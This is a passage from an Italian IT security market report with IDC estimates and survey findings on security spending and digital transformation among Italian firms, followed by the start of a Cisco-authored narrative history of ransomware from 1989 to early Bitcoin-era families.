Rispetto alla categoria tassonomica delle Appliances per la Sicurezza IT, IDC propone la stima di un mercato composto da cinque aree principali (VPN, Firewall, IDP, Unified Threat Management, Content) che in Italia nel 2016 ha espresso un valore complessivo sotto i 200 milioni di euro (***Fig. 1***). Con un $CAGR^{2016\text{-}2019}$ stimato in circa due punti percentuali, IDC rivede al rialzo le proprie stime di medio termine: a trascinare il rialzo del segmento, oltre alle soluzioni di Unified Threat Management, si aggiunge l'area relativa alle VPN (Hybrid, IPsec, SSL), mentre si prevede una sostanziale battuta di arresto per il comparto IDP, che potrebbe andare incontro a un discreto ridimensionamento con la progressiva affermazione delle tecnologie signature-less.
In merito al comparto dei Servizi per la Sicurezza IT, negli ultimi anni i principali operatori hanno provveduto a una profonda articolazione dei servizi proposti al mercato, cercando di differenziare al massimo tra servizi base e servizi avanzati in base alle esigenze e al valore percepito. Per rispondere alle crescenti esigenze dei clienti, affrontando allo stesso tempo la cronica carenza di risorse e competenze impiegabili, molti hanno proceduto, o stanno procedendo, a una rapida riqualificazione delle risorse esistenti. Dunque, la stima del comparto comporta una maggiore complessità di deduzione, ed è soggetto a una maggiore variabilità di anno in anno. IDC propone una stima del comparto basata sulla ripartizione tradizionale

tra IT Consulting e System Integration/ Implementation. Con un CAGR[2016-2019] attorno a tre punti percentuali, stima rivista al rialzo rispetto allo scorso anno, i servizi rappresentano una parte essenziale del settore, ma il traguardo dei 600 milioni di euro si pone oltre il 2019.

.




Figura 1 - *La Sicurezza IT, i principali segmenti del mercato italiano (Software, Appliance e Servizi). Fonte: IDC Italia, 2017*

Opportunità e sfide secondo le imprese italiane

Nella sezione seguente verranno evidenziati i principali risultati di una indagine condotta da IDC sul mercato italiano nel corso del 2016 che ha coinvolto circa un centinaio di imprese nel segmento sopra i 50 addetti, in un orizzonte *cross sector* che includeva un ampio spettro del tessuto imprenditoriale locale (dal manifatturiero ai servizi, dal commercio alla pubblica amministrazione, dalle utilities fino ai trasporti e alle comunicazioni).
Lo strumento di indagine, composto da circa una decina di quesiti di approfondimento con domande a risposta chiusa e a risposta multipla, ha indagato i fattori che indirizzano la spesa in Sicurezza, le priorità principali dell'impresa, sia lato business che technology, la rilevanza della Sicurezza nei progetti di Digital Transformation (DX), le previsioni microeconomiche di spesa per il prossimo anno. Il questionario è stato somministrato a un campione che comprende sia le figure apicali dell'IT aziendale (CIO/ Directors/ etc.), sia figure più specializzate che danno una centralità di rappresentanza al tema della Sicurezza IT (Chief Information Security Officer/ IT Security Manager/ etc.), sia figure di middle management più generaliste per cui la Sicurezza IT rappresenta un compito comunque imprescindibile (IT Manager/ Responsabili IT/ etc.).
Il dato campionario è stato estrapolato all'universo delle imprese in base a elaborazioni IDC dei dati ISTAT così da dare una puntuale rappresentazione del fenomeno della Sicurezza IT rispetto al segmento delle Medie e Grandi Imprese in Italia.

Tendenze di spesa e investimento del mercato italiano

Premesso che la Sicurezza IT assume connotazioni di valore distinte a seconda della prospettiva industriale dalla quale viene osservata, con differenze sostanziali tra *data-intensive industries* (es. Finanza) e *material-intensive industries* (es. Manifatturiero), come evidenziato lo scorso anno portando una interpretazione dei dati declinata in base al grado di dematerializzazione/ informatizzazione dei processi produttivi dei settori industriali, la progressione della trasformazione digitale, sia nell'agenda strategico-manageriale del top management delle imprese europee che nella concreta progettualità di tante imprese operanti sul mercato italiano, ha ormai assunto un carattere così esteso da rendere sempre meno rilevanti le categorie analitiche tradizionali, sia sul piano descrittivo che esplicativo, per cogliere la dimensione essenziale delle tendenze di spesa e di investimento.
Da quanto emerge dalle ultime indagini condotto sul segmento con più di 50 addetti, la valutazione della congiuntura economica da parte delle imprese è improntata a una discreta cautela: circa il 70% delle imprese evidenzia previsioni di fatturato stabile a 12 mesi, circa il 20% segnala una crescita a singola cifra, soltanto il 10% evidenzia una riduzione più o meno estesa. Occorre dunque inquadrare l'andamento delle aspettative di spesa relative all'area Software in uno scenario guidato da una ripresa assai moderata dell'economia generale e da una sostanziale debolezza della domanda nazionale di beni e servizi, il cui impatto si riflette necessariamente anche sulla dinamicità dei mercati secondari e delle transazioni business-to-business.

Da questo quadro generale discendono necessariamente le aspettative di spesa e di investimento nelle principali aree della tassonomia Software, che nel modello di IDC si estende dal livello applicativo al middleware fino al software di sistema. Seppure facendo una sintesi di dinamiche microeconomiche molto diverse, a livello aggregato è possibile trovare spazio per qualche forma di moderata positività: circa nove imprese su dieci prevedono di mantenere inalterati i livelli di spesa in almeno un'area, soltanto quattro su dieci indicano una riduzione in almeno una, mentre otto su dieci suggeriscono una espansione della spesa in almeno un'area software. Nonostante una contingenza generale dell'economia caratterizzata da non poche difficoltà, le imprese italiane esprimono la volontà di investire per invertire la tendenza e cercare di cambiare passo rispetto ad alcuni temi generali dell'economia come la Terza Piattaforma e la trasformazione digitale.
Come spesso si è osservato in altre indagini condotte sul mercato italiano, la comparazione tra aree di spesa (***Fig. 2***) mette in evidenza il ruolo anticongiunturale della Sicurezza IT rispetto alle altre aree Software: il 57,8% tra coloro che investono in Sicurezza prevede di espandere la spesa contro un dato medio del Software pari al 37,9%. Il divario di quasi venti punti percentuali è una differenza piuttosto significativa che consente di formulare alcune considerazioni: da un lato, la Sicurezza IT rimane una voce di spesa dalla rilevanza strategica (si procede a tagli soltanto nel 10,6% dei casi contro una media del 20,1% nel Software); dall'altro, rivela una maggiore dinamicità rispetto ad altre aree (viene indicata come stabile soltanto nel 31,5% dei casi contro una media del 42% nel Software).




Figura 2 - *Comparazione dell'andamento della spesa in Sicurezza IT rispetto alle altre aree Software della Tassonomia IDC. Fonte: IDC Italia, 2017 (campione n=107, imprese con oltre 50 addetti; percentuali calcolate su quesito a risposte multiple, estrapolazione del campione all'universo basata su elaborazione di dati ISTAT)*

Nel corso dell'indagine, oltre alle tendenze e alla dimensione della spesa, IDC ha approfondito un ulteriore dettaglio, determinando quali sono i fattori che stanno qualitativamente influenzando le dinamiche della Sicurezza IT sul mercato italiano. Gli elementi passati in rassegna sono diversi, dalla Compliance all'IoT, dagli Analytics fino all'Automazione. Lo scenario che emerge è dominato da una qualche ambivalenza e contraddizione, soprattutto se si confronta il dato di base rispetto a specifici sottogruppi, in particolare, il gruppo di quanti considerano la Sicurezza IT una priorità strategica e il gruppo di quanti indicano una tendenza espansiva della spesa in Sicurezza IT. Appare evidente, soprattutto in quest'ambito, il divario di percezione tra razionalizzazioni formali e sensibilità sostanziale, che porta a significative differenze di valutazione nella comparazione fra i gruppi, rendendo ancora più complesso il posizionamento di qualsiasi conclusione di mercato troppo semplicistica.
Il campione mette in evidenza tre fattori principali che hanno catalizzato l'attenzione del mercato nel suo complesso (***Fig.*** 3): la volontà di muoversi da soluzioni reattive a proattive/ preventive (38,3%), l'esigenza di automatizzare la gestione delle operazioni relative alla Sicurezza IT (37,6%), e la necessità di stare al passo con lo scenario delle minacce emergenti (30,3%). A un esame preliminare sembrerebbe che i messaggi cardinali veicolati attraverso il marketing degli operatori abbiano finalmente cominciato a fare breccia negli orientamenti del mercato italiano, però occorre estendere il confronto ai sottogruppi per giungere a una visione più completa della situazione. Ad esempio, il tema della difesa proattiva/ preventiva influenza fortemente la spesa, ma in sé e per sé non è necessariamente associato a una visione strategica della Sicurezza IT (si noti l'ampiezza della differenza tra l'istogramma blu e quello arancione); viceversa, l'esigenza di stare al passo con le minacce emergenti è fortemente associata al livello delle valutazioni strategiche, ma non influenza in modo determinante la spesa (si veda la differenza fra l'istogramma verde e quello arancione). In questo senso, il mercato della Sicurezza IT è caratterizzato da grandi ambivalenze e complessità, soprattutto se si esaminano le differenze di valutazione tra gruppo che spende, gruppo che definisce le strategie e campione in generale.




Figura 3 - *Fattori che influenzano la spesa in Sicurezza IT nel 2017. Fonte: IDC Italia, 2017 (campione n=107, imprese con oltre 50 addetti; estrapolazione del campione all'universo basata su elaborazione di dati ISTAT)*

Se si estende l'analisi oltre le evidenze principali, la differenza di valutazione tra sottogruppi diventa ancora più significativa esaminando altre variabili. Ad esempio, le soluzioni di difesa puntuali hanno una associazione sostanziale con i comportamenti di spesa, mentre è minimamente associato rispetto al gruppo che attribuisce un valore strategico al tema tecnologico (con una differenza di quasi venti punti percentuali tra le valutazioni dei due gruppi). Un altro esempio dove emerge la stessa differenza, meno marcata ma di segno opposto, è il tema dell'IoT: nel gruppo che valorizza la strategia l'attenzione all'abilitazione di nuovi modelli IoT è quasi doppia rispetto al gruppo che effettivamente investe negli sviluppi della Sicurezza IT.

Poiché, come è stato ampiamente discusso nell'edizione dello scorso anno, il settore della Sicurezza IT non vende soltanto soluzioni e tecnologie, ma una specifica percezione del rischio, ecco che le valutazioni espresse dalle imprese dipendono in misura sostanziale dagli assets e dalle properties che intendono tutelare, e dunque attraversano l'intero complesso industriale con grandissima variabilità a seconda delle specifiche condizioni di ciascuna azienda. I fattori che guidano sia a livello di direzione strategica che a livello di spesa immediata con tutta probabilità mutano sensibilmente se le imprese sentono la necessità di proteggere la proprietà intellettuale, i marchi aziendali, le informazioni commerciali oppure la continuità operativa, dunque qualunque sintesi generale richiede una interpretazione *cum grano salis*.

La Sicurezza IT tra priorità di business e priorità tecnologiche

Nella sezione seguente si intende presentare un rapido sommario del ruolo assunto dalla Sicurezza IT nel contesto della pianificazione strategica delle imprese italiane con oltre 50 addetti, sia rispetto alle priorità IT che alle priorità di business, in modo tale da procedere oltre nella comprensione dei fattori qualitativi che vanno determinando quantitativamente le dinamiche di spesa nella Sicurezza IT evidenziate nei paragrafi precedenti, sia a livello micro che macroeconomico.




Figura 4 - *La Sicurezza IT nel contesto delle priorità IT delle imprese italiane. Fonte: IDC, 2017 (campione n=107, imprese con oltre 50 addetti; estrapolazione del campione all'universo basata su elaborazione di dati ISTAT)*

Ormai da diversi anni, quando si interrogano le imprese italiane in merito alle priorità delle proprie strutture IT, emerge un orientamento di notevole attenzione rispetto alla Sicurezza, che normalmente ha la tendenza a calamitare una grande considerazione da parte degli IT Manager, sebbene tale considerazione non si converta agevolmente in significative prerogative di spesa per sostanziare concretamente il proprio impegno. Una parte di tale tendenza è spiegabile con il clima generale di grande fervore e rinnovamento che attraversa il settore soprattutto nell'ultimo decennio, con quella compiuta maturazione di mercato delle tecnologie della Terza Piattaforma (Cloud, Big Data, Mobile Device, Social Media) che stanno di fatto alimentando un nuovo spirito di trasformazione del dipartimento IT, come si avrà modo di approfondire ulteriormente nelle sezioni che seguiranno. In parte è una tendenza

ascrivibile alla natura intrinseca della Sicurezza IT come tecnologia fondante indispensabile per qualsiasi progettualità sulle infrastrutture aziendali, come si vedrà fra poco.
Come anticipato, la necessità di mettere al primo posto la Sicurezza IT è ravvisata da oltre il 70% delle imprese italiane nel perimetro di riferimento dell'indagine (***Fig. 4***). La necessità di garantire una elevata qualità dei servizi IT e di gestire le business applications, sia in termini di innovazione che di aggiornamento, rappresentano una parte comunque importante delle prerogative dell'IT aziendale, entrambe si collocano di poco sotto il 70%. Da notare come il controllo dei costi sia posto a un livello di guardia, con quasi il 60% delle imprese che lo mettono in evidenza, a riprova di quanto la fragilità della congiuntura economica imponga cautela a molte imprese. Tuttavia, persistono in agenda i pilastri della Terza Piattaforma, con una particolare rilevanza per il Cloud Pubblico (oltre il 60%), a ulteriore conferma della sensazione di urgenza e di cambiamento che anima l'IT in molte imprese italiane.
Un aspetto che non traspare immediatamente è l'elevato tasso di correlazione positiva della Sicurezza rispetto a tutte le altre priorità IT, dimostrando che almeno nella testa degli IT Manager la Sicurezza non entra in conflitto con nessun'altra priorità del dipartimento, anzi, è forse l'unica garanzia per consolidare qualsiasi altro progetto, soprattutto quando l'intendimento è quello di andare oltre la progettualità contingente per creare nuovi processi basati sull'IT. Molto spesso si sente parlare di trade-off tra sicurezza e qualità del servizio, ma se anche a livello tecnico può sussistere la necessità di armonizzare esigenze alternative, a un livello superiore di pianificazione non sussiste nessuna conflittualità tra la Sicurezza e le altre priorità IT contemplate nell'indagine, in una lista che si può considerare piuttosto esaustiva. In questo senso, la Sicurezza IT appare sempre una tecnologia fondante per l'IT in generale.




Figura 5 - *Rapporto tra priorità di business e iniziative relative alla Sicurezza IT. Fonte: IDC, 2017 (campione n=93, imprese con oltre 50 addetti; estrapolazione del campione all'universo basata su elaborazione di dati ISTAT)*

Altri aspetti, altrettanto importanti, si riscontrano dall'esame congiunto della Sicurezza IT rispetto alle principali priorità di business che vengono normalmente segnalate dalle imprese italiane (***Fig.* 5**). Confrontando le priorità di business del gruppo orientato alla Sicurezza rispetto al comportamento generale del campione emergono alcune differenze potenzialmente significative rispetto ad alcune variabili specifiche, soprattutto quelle legate ai temi dell'innovazione aziendale, in modo particolare lo sviluppo di nuovi prodotti e servizi (indicato dall'80,5% nel gruppo orientato alla Sicurezza IT contro un 68,9% nel campione) e l'ingresso in nuovi mercati (78,5% contro 68,7%), mentre il rapporto si inverte quando la priorità è il cambiamento organizzativo (dove la Sicurezza assume un peso inferiore rispetto al campione).

A una interpretazione preliminare sarebbe possibile sostenere una qualche forma di associazione tra la Sicurezza IT e gli obiettivi di innovazione delle imprese. Quale sia l'entità e l'estensione di tale associazione è prematuro desumerlo dai dati a disposizione, ma è ragionevole ritenere che l'innovazione aziendale, quella più ampia e generale che coinvolge il ridisegno dei modelli operativi e di business, e non soltanto una specifica tecnologia, di fatto comporti l'assunzione di rischi che richiedono diverse forme di mitigazione, tra cui un impiego più sostanziale delle tecnologie della Sicurezza IT per consolidare i nuovi modelli emergenti ed evitare la diffusione di informazioni riservate in un contesto competitivo dove il vantaggio del *first-mover* è sempre più determinante.

Tali considerazioni conducono a un tema più generale, al ruolo che la Sicurezza IT svolge nella trasformazione digitale delle imprese italiane, che verrà ulteriormente approfondito nei paragrafi seguenti.

La Sicurezza IT come fattore abilitante per la Digital Transformation

Da diversi anni emerge con evidenza nelle ricerche che IDC conduce sul mercato italiano il ruolo sempre più importante svolto dalla Sicurezza nei processi di cambiamento tecnologico-organizzativo più complessi. La Digital Transformation (DX) è un percorso caratterizzato da svolte e passaggi molto spesso inconsueti, ancora ampiamente da approfondire ed esplorare, e richiede non soltanto una lucida visione del futuro aziendale e una strenua tenacia durante l'implementazione, ma una comprensione profonda dei rischi che vanno profilandosi in un ambiente competitivo sempre più sofisticato a livello internazionale.
A livello metodologico, il successo di qualsiasi iniziativa di trasformazione digitale dipenderà dalla capacità di focalizzare la leadership aziendale in particolare su tre dimensioni distinte: a) l'Innovazione, intesa come la capacità dei CIO/CTO di lavorare insieme alla LOB per fare scouting sulle tecnologie emergenti sul mercato; b) l'Integrazione, intesa come la capacità di gestire il technology turn-around come un processo normale, stabile, permanente, perfettamente integrato con gli altri processi aziendali; c) l'Incorporazione, ovvero la capacità di localizzare il cambiamento tecnologico adeguandolo alle specifiche caratteristiche produttive della singola impresa, in termini di organizzazione e mix di fattori, competenze e processi. IDC chiama questo modello Leading in 3 Dimensions (L3D), e presto diventerà la parte più caratterizzante ed essenziale nel ruolo dei CIO/ CTO delle imprese.
Nel contributo dello scorso anno si era evidenziato un certo grado di associazione tra la spesa in Sicurezza IT e la spesa relativa alle tecnologie per la Terza Piattaforma (Mobile, Social, Big Data, Cloud). Quest'anno si mette direttamente in evidenza la relazione esistente a livello di progettualità e strategia tra la Sicurezza IT e la Digital Transformation.
L'incidenza della Digital Transformation nella progettualità delle imprese traspare in modo evidente dalle ricerche che IDC conduce sul mercato italiano: oltre il 70% indica la DX come una priorità a 12 mesi, un dato che cresce di anno in anno senza particolari sorprese. L'aspetto che invece non traspare sempre in tutta evidenza è la correlazione sempre più stringente che la Sicurezza IT sta assumendo rispetto alla DX. Al di là delle statistiche di correlazione, sia i test di Kendall che Spearman sono ovviamente significativi, la forte correlazione tra DX e Sicurezza viene percepita immediatamente incrociando le due dimensioni con una semplice rappresentazione per istogrammi (***Fig. 6***): circa il 56% del mercato indica congiuntamente DX e Sicurezza IT come un obiettivo essenziale per la propria impresa.




Figura 6 - *Rilevanza strategica della Sicurezza IT nei progetti di Digital Transformation (DX). Fonte: IDC Italia, 2017 (campione n=107, imprese con oltre 50 addetti; estrapolazione del campione all'universo basata su elaborazione di dati ISTAT)*

Per preservare la propria rilevanza, CIO/ CTO dovranno necessariamente collaborare con la LOB per rinnovare l'IT aziendale trasformandolo in qualcosa di sostanzialmente diverso dal passato. Se si guarda al mercato italiano, le imprese che si muovono lungo il sentiero della trasformazione digitale si caratterizzano per una forte impronta marketing dei budget destinati a tali iniziative: quasi due imprese su tre fra quelle che stanno facendo Digital Transformation dichiara che la componente prevalente dei budget arriva dalla funzione Marketing (oltre 60%), seguita a una distanza moderata, ma importante, dalle Vendite e dalla Produzione (entrambe attorno al 50%). Comunque, CIO/ CTO, pur non detenendo il budget della trasformazione, possono svolgere e di fatto svolgeranno sempre più spesso un ruolo essenziale in altre fasi del progetto, in modo particolare durante il primo sviluppo dell'idea progettuale e con assoluta rilevanza quando si tratterà di incorporare i risultati del progetto in un processo aziendale perfettamente normale e integrato, ma dovranno necessariamente aprirsi a nuove forme di collaborazione con la LOB, soprattutto durante la software selection e il project management.

Ransomware: un flagello che prende di mira privati e aziende

[A cura di Fabio Panada e Holger Unterbrink, Cisco]

Il ransomware è salito agli onori delle cronache solo di recente, ma non è una minaccia sorta da poco. La sua prima apparizione documentata risale al lontano 1989 in una modalità piuttosto artigianale, pur vantando molte delle caratteristiche del ransomware moderno.
Creato e diffuso da un medico, probabilmente come ripicca per non esser stato scelto per una carica presso l'Organizzazione Mondiale per la Sanità, viaggiava come un virus su dischetto che veniva lasciato presso studi medici e cliniche. Il malware codificava i file del disco fisso e pubblicava poi la richiesta di riscatto che doveva esser pagato spedendo i contanti a una casella postale ospitata a Panama. Una volta ricevuti i soldi, il medico cybercriminale inviava alla vittima il programma necessario alla decodifica.
Ovviamente, questo sistema di diffusione era molto lento e in seguito fu contrastato dai primi antivirus. L'infezione, quindi, finì per estinguersi e il concetto di ransomware rimase "dormiente" fino a quando non si ripropose circa 5 anni fa con quello che diventò famoso come il "virus della polizia postale".
Un malware, praticamente una variante dei browser hijackers che andavano di moda in quel momento, veniva scaricato sui computer delle vittime sfruttando una vulnerabilità nel browser e bloccava la schermata della macchina su di una richiesta di pagamento camuffata da multa inflitta dalla Polizia Postale o da un altro organo statale, facendo riferimento a presunto scaricamento di file illegali o di materiale pornografico.
Questo sistema si rivelò immediatamente molto efficace: l'accusa di download illegale o pornografia teneva lontane le vittime dal denunciare l'accaduto alle autorità e gli utenti meno esperti preferivano pagare per liberarsi dell'incomoda schermata, dato che era ragionevolmente semplice farlo: carta di credito, ricarica carta postepay e servizi di money transfer erano tutti metodi accettati.
Il declino di queste minacce arrivò solo grazie al miglioramento nella sicurezza del browser, al diffondersi delle suite di sicurezza e, soprattutto, al chiudersi delle maglie investigative che ha reso sempre più difficile incassare impunemente il denaro di provenienza illecita.
Poi, però, furono inventati i Bitcoin.

Il lato oscuro della rivoluzione finanziaria

I Bitcoin, moneta elettronica anonima e facilmente gestibile, erano l'anello mancante per la creazione del ransomware perfetto. Infatti, le tecnologie di codifica forte erano ormai pubblicamente disponibili, così come erano ben rodati i meccanismi di spam e phishing per indurre le persone a cliccare su documenti infetti. Serviva solo un sistema di pagamento adatto alle necessità dei criminali e questa novità calzava a pennello.
Nel 2015, quindi, ci fu "l'esplosione" del ransomware, con le prime famiglie di malware che iniziavano a mietere vittime soprattutto tra i professionisti e gli utenti comuni. Delle email ben confezionate inducevano gli utenti a cliccare su documenti allegati alle email camuffati da file PDF o addirittura eseguibili.

Il malware così eseguito passava a criptare velocemente i file trovati sul disco con alcune estensioni ben precise, di solito file di Office o Adobe PDF, per poi lasciare sul desktop un documento contenente le istruzioni per pagare il riscatto e ricevere la chiave necessaria a "liberare" i documenti.

Da subito, i criminali videro una incredibile opportunità di business perché questa minaccia aveva tutte le carte in regola per essere vincente:

- Era difficilissima da identificare per gli antivirus in quanto sfruttava meccanismi del tutto leciti per compiere operazioni comuni (crittografare dati);
- Aveva un ritorno altissimo perché andava a colpire file e dati che gli utenti non erano abituati a proteggere con un backup;
- Permetteva alle vittime di pagare in maniera relativamente semplice e veloce, in modo da riavere i dati in breve tempo;
- Sfruttava un sistema di pagamento anonimo che rendeva i criminali virtualmente impossibili da rintracciare.

L'evoluzione del ransomware moderno


Per tutti questi motivi, se il ransomware ha impiegato circa 25 anni prima di arrivare alla prima versione di grandissimo successo, una volta raggiunta la maturità la sua evoluzione è stata velocissima.
Le prime versioni di TeslaCrypt, CryptoWall, CryptXXX e omologhi erano funzionanti ma rozze: gli errori nell'implementazione degli algoritmi di codifica erano molto comuni e questo rendeva possibile sviluppare dei tool capaci di recuperare i file codificati anche senza bisogno della chiave.

